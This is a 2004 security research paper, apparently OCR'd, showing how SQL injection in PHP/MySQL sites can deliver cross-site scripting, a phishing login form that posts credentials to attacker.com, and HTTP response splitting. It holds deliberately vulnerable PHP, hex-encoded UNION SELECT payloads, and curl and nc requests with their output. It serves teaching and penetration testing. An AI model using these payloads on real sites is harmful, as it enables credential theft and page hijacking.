...and More Advanced Sql Injection

SiXSS, SiHRS
and the Client Side SQL Injection

Stefano Di Paola
[stefano.dipaola@wisec.it]
20th September 2004

The WIse SECurity

Index

Introduction

How much a Sql Injection is a hard vulnerability?
It is supposed to be a way of gaining server side informations, execution of arbitrary commands, gaining of admin privileges in a web based forum and so on..
In short SQL Injection is supposed to be a server side vulnerability but sometimes it could be a client side one too.
Public and home-made CMS (Content Management System) are widely used on web servers, for a lot of reasons; one reason for all is text and URLs indexing and retrieving.
This paper addresses a couple of alternative ways of using SQL Injection.
Let's suppose we are the developers of a CMS (Content Management System) and this CMS was used by a bank...
Let's suppose we accidentally left a SQL Injection vulnerability on a page.
But wait! No problem! We created a user with no file permissions and so on[1], no sensitive information on the database, no web forum and nothing left on the server...
It may still remain some problem...

- A XSS Attack[2][3].
- A Phishing Attack[4] .
- A HTTP Response Splitting and related[5].

SiXSS – SQL Injection for Cross Site Scripting

The Environment

Let's suppose we have a DB and a DB table like this:

```
# The cms.sql file
CREATE DATABASE cms;
USE cms;
GRANT SELECT  ON cms.* TO  'user_noprivs'@'localhost' IDENTIFIED BY \
       PASSWORD '4f665d3c1e638813';
CREATE TABLE content_table (
                            id INT PRIMARY KEY AUTO_INCREMENT,
                            content TEXT
                          );

INSERT INTO content_table (content) VALUES
          ('<h1>My Bank</h1>
           <p><form action="check.php" method=post>
           <Table>
             <tr>
               <td>User:</td>
               <td><input type="text" name="username"></td>
             </tr>
             <tr>
```

```
              <td>Password:</td>
              <td><input type="password" name="pass"></td>
            </tr>
            <tr>
              <td><input type=submit value="LogIn"></td>
            </tr>
          </table>
          </form>');
```


and a php file like this one :

-index.php


```
<html>
 <head>
  <title>My Bank</title>
  </head>
<body>
<?
if(@isset($_GET['id'])){
$myconns=@mysql_connect("127.0.0.1","user_noprivs","unbr34k4b£3!") or die("sorry can't connect");
@mysql_select_db("cms") or die("sorry can't select DB");
$sql_query = @mysql_query(
                    "select content from content_table where id=".$_GET['id'])   or die("Sorry wrong
SQL Query");
                                                //  oops SQL Injection-^
  while($tmp = @mysql_fetch_row($sql_query))
   echo $tmp[0];  //echoes the result as HTML code
}else{
       echo "<h1>Welcome to My Bank</h1>
               <a href=\"?id=1\">".Login."</a>";
     }
?>
</body>
</html>
```

As it can be noted the query to MySQL expects to return a text output that is echoed to output.

Once environment is determined let's see the page.



Once connected to the Home Page let user click on the Login link.



The Issue

This kind of problems lie always when there is some text from the database to be outputted in the HTML page. If we try to use classical or advanced SQL Injection strings, we will gain some information about the SQL Server and nothing more.

No direct defacement, neither server side file read/write permissions...

There comes the client side vulnerability.

By using the UNION SELECT statement a malicious user could inject arbitrary text.

The Attack


Let's use some trick for bypassing any eventual gpc_magick_quotes setted to On (did you hackproof php,isnt it?) by using the 0xXX hex to text MySQL feature:

```
mysql> select HEX('<script>alert(“SiXSS”);</script>');
+-------------------------------------------------------------------+
| HEX('<script>alert("SiXSS");</script>')                           |
+-------------------------------------------------------------------+
| 3C7363726970743E616C6572742822536958535322293B3C2F7363726970743E |
+-------------------------------------------------------------------+
1 row in set (0.00 sec)
```

and let's put it into HTTP Request:

```
http://www.mybank.com?id=1+union+select+0x3C7363726970743E616C6572742822536958535322293B3C2F736372697
70743E
```

And let's see the response:



This is SQL Injection for Cross Site Scripting.

Wisec – The WIse SECurity

But what happens when javascript is turned off? Nothing.

The Phishing Attack

Here comes the hypotesis to use the latest phishing techniques as we have the ability to inject arbitrary HTML code.

This means no “URL spoofing Address Bar”, nor “Hovering text box over Address Bar”, nor “Two Pages Displayed Pop Up Windows”, neither Spyware or Trojans[4].

Let's use the same trick as above for injecting our html code:

```
mysql> select HEX('<h1>My Bank</h1><p><form action="http://attacker.com/check.php"
method=post><Table><tr><td>User:</td><td><input type="text"
name="username"></td></tr><tr><td>Password:</td><td><input type="password"
name="pass"></td></tr><tr><td><input type=submit value="LogIn"></td></tr></table></form>');
```

for brevity the result follows:

```
3C68313E4D792042616E6B3C2F68313E3C703E3C666F726D20616374696F6E3D22687474703A2F2F61747461636B65722E63
6F6D2F636865636B2E70687022206D6574686F643D706F73743E3C5461626C653E3C74723E3C74643E557365723A3C2F7464
3E3C74643E3C696E707574207479706553D227465787422206E616D653D22757365726E616D65223E3C2F74643E3C2F74723E
3C74723E3C74643E50617373776F72643A3C2F74643E3C74643E3C696E707574207479706553D2270617373776F726422206E
616D653D2270617373223E3C2F74643E3C2F74723E3C74723E3C74643E3C696E707574207479706553D7375626D6974207661
6C75653D224C6F67496E223E3C2F74643E3C2F74723E3C2F7461626C653E3C2F666F726D3E
```

There's just one thing to do: let the right output disappear from the browser.

Another trick has to be used to do this, let's negate the real SELECT by adding '**AND 1=3**' and appending our UNION statement:

```
http://www.mybank.com?id=1+and+1%3d3+UNION+SELECT+
0x3C68313E4D792042616E6B3C2F68313E3C703E3C666F726D20616374696F6E3D22687474703A2F2F61747461636B65722E
636F6D2F636865636B2E70687022206D6574686F643D706F73743E3C5461626C653E3C74723E3C74643E557365723A3C2F74
643E3C74643E3C696E707574207479706553D227465787422206E616D653D22757365726E616D65223E3C2F74643E3C2F7472
3E3C74723E3C74643E50617373776F72643A3C2F74643E3C74643E3C696E707574207479706553D2270617373776F72642220
6E616D653D2270617373223E3C2F74643E3C2F74723E3C74723E3C74643E3C696E707574207479706553D7375626D69742076
616C75653D224C6F67496E223E3C2F74643E3C2F74723E3C2F7461626C653E3C2F666F726D3
```

Here's what happens by sending the URL:

```
$ curl “http://www.mybank.com?id=1+and+1%3d3+UNION+SELECT+0x3C...”

<html>

<head>

  <title>My Bank</title>

  </head>

<body>

<h1>My Bank</h1><p><form action="http://attacker.com/check.php"
method=post><Table><tr><td>User:</td><td><input type="text"
name="username"></td></tr><tr><td>Password:</td><td><input type="password"
name="pass"></td></tr><tr><td><input type=submit value="LogIn"></td></tr></table></form>

</body>

</html>
```

Instead of the real HTML code:

```
$ curl “http://www.mybank.com?id=1”

<html>

<head>

  <title>My Bank</title>

  </head>
```

```
<body>
<h1>My Bank</h1><p><form action="check.php" method=post><Table><tr><td>User:</td><td><input
type="text" name="username"></td></tr><tr><td>Password:</td><td><input type="password"
name="pass"></td></tr><tr><td><input type=submit value="LogIn"></td></tr></table></form>
</body>
</html>
```

This is SQL Injection for Phishing.

SiHRS - SQL Injection for HTTP Response Splitting and Related

The Environment

In a CMS or an advertising system can happen that there is a need of URL indexing for fast retrieving of URLs by id.

Suppose there is a similar environment as for SiXSS but this time URL redirection.

Such as:

```
CREATE DATABASE url_db;
USE url_db;
GRANT SELECT ON url_db.* TO 'user2_nopriv'@'localhost' IDENTIFIED BY PASSWORD '4f665d3c1e638813';
CREATE TABLE url_table (
                          id INT PRIMARY KEY AUTO_INCREMENT,
                          url TEXT
                         );
INSERT INTO url_table (url) VALUES   ('https://brokerage.mybank.com/login.php');
```

for the *url_db.sql*, and:

```
<?
if(isset($_GET['id'])){
$myconns=mysql_connect("127.0.0.1","user2_nopriv","unbr34k4b£3!") or die("sorry can't connect");
mysql_select_db("url_db") or die("sorry can't select DB");
$sql_query = mysql_query("select url from url_table where id=".$_GET['id']." LIMIT 1") or die
("sorry3");
 $tmp = mysql_fetch_row($sql_query);
  header("Location: ".$tmp[0]);
}else
   header("Location: http://www.mybank.com/index.php");
?>
```

for the redirection script named *redir.php*.

This means that if a request like:

```
$ curl “http://www.mybank.com/redir.php?id=1” -I
```

is sent we are redirected to:

```
HTTP/1.1 302 Found
Date: Mon, 20 Sep 2004 21:08:03 GMT
```

```
Server: Apache-AdvancedExtranetServer/2.0.48 (Mandrake Linux/6.1.100mdk) mod_perl/1.99_11
Perl/v5.8.3 PHP/4.3.8 mod_ssl/2.0.48 OpenSSL/0.9.7c

X-Powered-By: PHP/4.3.8

Location: https://brokerage.mybank.com/login.php

Content-Type: text/html
```

These are the theoretical assumptions to a HTTP Response Splitting attack[5].

The Issue

This kind of problems lie always when there is a kind of URL indexing retrieved from the database for redirection using the 'Location' HTTP header. SiHRS should be checked during pen-testing as well as SiXSS, HTTP Response Splitting, XSS and Phishing.

Environment could be restricted as seen for SiXSS but is yet too easy to use the UNION SELECT statement to inject all classical kinds of string as explained in [5].

The Attack

Just for the sake of probing this concept let's see a basic attack example:

```
mysql> select HEX('index.php

    '> Content-Length: 0

    '>

    '> HTTP/1.1 200 OK

    '> Content-Type: text/html

    '> Content-Length: 19

    '>

    '> <html>Shazam</html>

    '> ');
```

will be hex encoded as follows:

```
696E6465782E7068700A436F6E74656E742D4C656E6774683A20300D0A0D0A485454502F312E3120323030204F4B0D0A436F
6E74656E742D547970653A20746578742F68746D6C0D0A436F6E74656E742D4C656E6774683A2031390D0A0D0A3C68746D6C
3E5368617A616D3C2F68746D6C3E0D0A
```

At this point let's send the poisoned request:

```
$ echo -ne "GET /redir.php?id=1+and+2%3d%
34+union+select+0x696E6465782E7068700A436F6E74656E742D4C656E6774683A20300D0A0D0A485454502F312E312032
3030204F4B0D0A436F6E74656E742D547970653A20746578742F68746D6C0D0A436F6E74656E742D4C656E6774683A203139
0D0A0D0A3C68746D6C3E5368617A616D3C2F68746D6C3E0D0A HTTP/1.1\r

Host: www.mybank.com\r

Pragma: no-cache\r

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*\r

\r

" |nc www.mybank.com 80

HTTP/1.1 302 Found

Date: Mon, 20 Sep 2004 22:58:21 GMT

Server: Apache PHP/4.3.8

X-Powered-By: PHP/4.3.8

Location: index.php

Content-Length: 0


HTTP/1.1 200 OK
```

```
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
Content-Length: 0
Content-Type: text/html
```

By reading [5] anyone will see what can be done. This is SQL Injection for HTTP Response Splitting.

Additional Topics

What would happen if in place of :

```
   echo $tmp[0];  //echoes the result as HTML code
```

in index.php there were an 'eval()' statement like this?

```
  eval( $tmp[0]);  //eval the related php code placed in a db..
```

Things could become really scary...

By using the UNION SELECT we could inject PHP code, becoming consequently a server side vulnerability.

Fortunately this is not a very usual technique for CMSs, but, in the end, who knows?

"Just let Fantasy be your ship in the Stream of Consciousness"©...

Conclusions

We have seen what it means when developers trust too much in a good configuration of services and lack of consciousness for their code security and, in particular we have seen that also in a very restricted environment SQL injection could be a real vulnerability.

Bibliografy

[1] "Hackproofing MySQL", NGSS Next Generation Security
http://www.ngssoftware.com/papers/HackproofingMySQL.pdf

[2] "The Cross Site Scripting FAQ", admin@cgisecurity.com
http://www.cgisecurity.com/articles/xss-faq.shtml

[3] "The Evolution of Cross-Site Scripting Attacks", David Hendler, iDefense Labs,
http://www.cgisecurity.com/lib/XSS.pdf

[4] "PHISHING SCAMS: Understanding the latest trends",
http://www.fraudwatchinternational.com/internetfraud/phishing/report.pdf

[5] "'Divide and Conquer' - HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics", Amit Klein, Sanctum Inc.,
http://www.sanctuminc.com/pdf/WhitePaper_HTTPResponse.pdf

[6] "Advanced SQL Injection In SQL Server Applications", Chris Anley, NGSS Next Generation Security Software, http://www.nextgenss.com/papers/advanced_sql_injection.pdf

[7] "(More) Advanced SQL Injection In SQL Server Applications", Chris Anley, NGSS Next Generation Security Software,
http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf